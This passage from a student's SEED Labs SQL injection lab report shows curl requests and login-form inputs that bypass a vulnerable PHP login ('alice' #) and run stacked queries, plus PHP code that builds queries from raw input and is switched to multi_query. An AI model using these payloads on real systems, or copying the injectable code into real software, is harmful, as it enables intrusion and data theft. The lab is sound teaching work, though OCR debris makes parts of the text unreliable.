WHERE name= 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[01/01/23]seed@VM:~/..[01/01/23]seed@VM:~/.../Code$
```

Now if I try with the provided password of Alice in the manual while using the command `curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'`. It is noticeable that the above command didn't provide the write hashed password.

```
<a class="navbar-brand" href="unsafe_name.php"></a>


SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
FROM credential
WHERE name = 'alice' and Password='fdbe918bdaee83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logOffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1>Alice's Profile</h1><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table></div>
```

Now while trying to login without password with command `curl 'www.seed-server.com/unsafe_home.php?username=alice' #&Password=seedalice'`. Which failed.

Now to make it work I encoded the displayed part below.

```
exist.<br></div><a href='index.html'>Go back</a><br><a href='index.php?username=alice' #&Password=seedalice'>Login</a>
```

I encoded the highlighted part on the site <https://www.urlencoder.org/>.



Now trying the modified command '**www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=seedalice**' which totally worked and caused the login.



```
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ></a>
    SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
    FROM credential
    WHERE name= 'alice' #' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>
  <li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li>
  <li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li>
  <li class='nav-item'><a class='nav-link' href='logoff.php'>Logout</a></li>
</ul>
<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button>
</div>
<div class='container col-lg-4 col-lg-offset-4 text-center'>
  <br><h1>Alice Profile</h1>
  <br><table class='table table-striped table-bordered'>
    <thead class='thead-dark'>
      <tr><th scope='col'>Key</th><th scope='col'>Value</th></tr>
    </thead>
    <tbody>
      <tr><td>Employee ID</td><td>10000</td></tr>
      <tr><td>Birth</td><td>9/20</td></tr>
      <tr><td>SSN</td><td>10211002</td></tr>
      <tr><td>NickName</td><td></td></tr>
      <tr><td>Email</td><td></td></tr>
      <tr><td>Address</td><td></td></tr>
      <tr><td>Phone Number</td><td></td></tr>
    </tbody>
  </table>
  <br><br>
  <div class='text-center'>
    <p>
      Copyright &copy; SEED LABS
    </p>
  </div>
</div>
<script type="text/javascript">
  function logout(){
    location.href = "logoff.php";
  }
</script>
</body>
</html>
[01/01/23] seed@VM:~/Code$
```

Task 2.3

Now in the SQL Database it is possible to select 2 rows with appended SQL commands.

```
mysql> select 1; select 2;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.00 sec)

mvsal>
```

Now in the code here in line 78 there is one query allowed only.

```
Open unsafe_home.php
~/Desktop/SEED/LabSetup/image_www/Code

70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 echo $sql;
77
78 if (!$result = $conn->query($sql)) {
79     echo "</div>";
80     echo "</nav>";
81     echo "<div class='container text-center'>";
82     die('There was an error running the query [' . $conn->error . ']\n');
83     echo "</div>";
84 }
85 /* convert the select return result into array type */
86 $return_arr = array();
87 while($row = $result->fetch_assoc()){
88     array_push($return_arr,$row);
89 }
90
91 /* convert the array type to json format and read out*/
```

With this modification I can get around the countermeasure easily.


```
Open unsafe_home.php
~/Desktop/SEED/LabSetup/image_www/Code

70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 echo $sql;
77
78 if (!$result = $conn->multi_query($sql)) {
79     echo "</div>";
80     echo "</nav>";
81     echo "<div class='container text-center'>";
82     die('There was an error running the query [' . $conn->error . ']\n');
83     echo "</div>";
84 }
85 /* convert the select return result into array type */
86 $return_arr = array();
87 while($row = $result->fetch_assoc()){
88     array_push($return_arr,$row);
89 }
```

Now copying to the Web docker the code file.

```
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_home.php dc6e22bf255
f:/var/www/SQL_Injection/
[01/01/23]seed@VM:~/.../Code$
```

Now sending the appended SQL statement.



www.seed-server.com/index.html

SEED LABS

Employee Profile Login


USERNAME Alice' ; select 1;#

PASSWORD Password

Login

Copyright © SEED LABs

The attack worked and the reason is mentioned with the screenshot ahead.



www.seed-server.com/unsafe_home.php?username=Alice'&select+1%3B%23&Password=

SEED LABS

Employee Profile Login

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Alice' ; select 1;# and
Password= da39a3ee5e6b4b0d3255bfe95601890afdb80709'
```

As a note that why isn't anything displayed when I sent appended query is because the select 1 worked as the array where the data here was on the index 0 but given that with select 1 it treated as index 1 there is no data present there to show. Hence, the attack worked.

```

85  /* convert the select return result into array type */
86  $return_arr = array();
87  while($row = $result->fetch_assoc()){
88      array_push($return_arr,$row);
89  }
90
91  /* convert the array type to json format and read out*/
92  $json_str = json_encode($return_arr);
93  $json_a = json_decode($json_str,true);
94  $id = $json_a[0]['id'];
95  $name = $json_a[0]['name'];
96  $eid = $json_a[0]['eid'];
97  $salary = $json_a[0]['salary'];
98  $birth = $json_a[0]['birth'];
99  $ssn = $json_a[0]['ssn'];
100 $phoneNumber = $json_a[0]['phoneNumber'];
101 $address = $json_a[0]['address'];
102 $email = $json_a[0]['email'];
103 $pwd = $json_a[0]['Password'];
104 $nickname = $json_a[0]['nickname'];
105 if($id!=""){
106     // If id exists that means user exists and is successfully authenticated
107     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
108 }else{
109     // User authentication failed

```

Task 3

For the ahead tasks I removed the modifications in the home page code.

```

67      return $conn;
68  }
69
70  // create a connection
71  $conn = getDB();
72  // Sql query to authenticate the user
73  $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
74  FROM credential
75  WHERE name= '$input_uname' and Password='$hashed_pwd' ";
76  if (!$result = $conn->query($sql)) {
77      echo "</div>";
78      echo "</nav>";


```

Copied the file to the Web container.

```

[01/01/23]seed@VM:~/.../Code$ gedit unsafe_home.php
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_home.php dc6e22bf255f:/var/www/SQL_Injection/
[01/01/23]seed@VM:~/.../Code$
```

Logging in as Alice.



Employee Profile Login


USERNAME Alice

PASSWORD ······

Login

Copyright © SEED LABS

Now I am logged in as Alice.




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABS

Updating the Profile of Alice.



The screenshot shows a web application for editing a user profile. The top navigation bar is green with the 'SEED LABS' logo, 'Home', 'Edit Profile' links, and a 'Logout' button. The main content area has a light green background and a title 'Alice's Profile Edit'. Below the title is a form with five input fields: 'NickName' (Alice the Wonder), 'Email' (alice@gmail.com), 'Address' (Moscow), 'Phone Number' (111-000-101), and 'Password' (*****). A green 'Save' button is at the bottom of the form. At the very bottom of the page, there is a small copyright notice: 'Copyright © SEED LABS'.

The changes are visible on the profile.



The screenshot shows a web application displaying a user profile. The top navigation bar is green with the 'SEED LABS' logo, 'Home', 'Edit Profile' links, and a 'Logout' button. The main content area has a light green background and a title 'Alice Profile'. Below the title is a table showing the user's information. The table has two columns: 'Key' and 'Value'. The data is as follows:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Alice the Wonder
Email	alice@gmail.com
Address	Moscow
Phone Number	111-000-101

At the bottom of the page, there is a small copyright notice: 'Copyright © SEED LABS'.

It can also be observed that the database has also been updated.


Task 3.1

Now I modified the **unsafe_edit_backend.php** code file at line 56 and 57.

unsafe_edit_backend.php
~/Desktop/SEED/Labsetup/image_www/Code

```
52     $dbuser="seed";
53     $dbpass="dees";
54     $dbname="sqllab_users";
55     // Create a DB connection
56     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
57     if ($conn->connect_error) {
58         die("Connection failed: " . $conn->connect_error . "\n");
59     }
60     return $conn;
61 }
62
63 $conn = getDB();
64 // Don't do this, this is not safe against SQL injection
65 attack
66 $sql="";
67 if($input_pwd!=""){
68     // In case password field is not empty.
69     $hashed_pwd = sha1($input_pwd);
70     //Update the password stored in the session.
71     $_SESSION['pwd']=$hashed_pwd;
72     $sql = "UPDATE credential SET
73 nickname='".$input_nickname',email='".$input_email',address='".$input_address'
74 where ID=$id;";
75 }else{
76     // if password field is empty.
77     $sql = "UPDATE credential SET
78 nickname='".$input_nickname',email='".$input_email',address='".$input_address'
79 where ID=$id;";
80 }
81
82 echo 'SQL :'.$sql;
83 $_SESSION['PROFILE_SQL']=$sql;
84 $conn->query($sql);
85 $conn->close();
86 header("Location:unsafe_home.php");
```

And echoing it in the **unsafe_home.php** file.



```
unsafe_edit_backend.php           unsafe_home.php
69
70     // create a connection
71     $conn = getDB();
72     // Sql query to authenticate the user
73     $sql = "SELECT id, name, eid, salary, birth, ssn,
74     phoneNumber, address, email, nickname, Password
75     FROM credential
76     WHERE name= '$input_uname' and Password='$hashed_pwd'";
77
78     echo $_SESSION['PROFILE_SQL'];
79
80     if (!$result = $conn->query($sql)) {
81         echo "</div>";
82         echo "</nav>";
83         echo "<div class='container text-center'>";
84         die('There was an error running the query [' . $conn-
85 >error . ']\n');
86         echo "</div>";
87     }
88     /* convert the select return result into array type */
89     $return_arr = array();
90     while($row = $result->fetch_assoc()){
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
```

Another modification in the file **unsafe_home.php** on line 267.



```
unsafe_home.php
246     $i_email= $json_aa[$i]['email'];
247     $i_address= $json_aa[$i]['address'];
248     $i_phoneNumber= $json_aa[$i]['phoneNumber'];
249     echo "<tr>";
250     echo "<th scope='row'> $i_name</th>";
251     echo "<td>$i_eid</td>";
252     echo "<td>$i_salary</td>";
253     echo "<td>$i_birth</td>";
254     echo "<td>$i_ssn</td>";
255     echo "<td>$i_nickname</td>";
256     echo "<td>$i_email</td>";
257     echo "<td>$i_address</td>";
258     echo "<td>$i_phoneNumber</td>";
259     echo "</tr>";
260 }
261
262
263
264
265     ?>
266     <br><br>
267     <?php echo $_SESSION['PROFILE_SQL']=$sql; ?>
268     <div class="text-center">
269         <p>
270             Copyright &copy; SEED LABS
271         </p>
272     </div>
273     </div>
274     <script type="text/javascript">
275     function logout(){
276         location.href = "logoff.php";
277     }
278     </script>
279 </body>
```

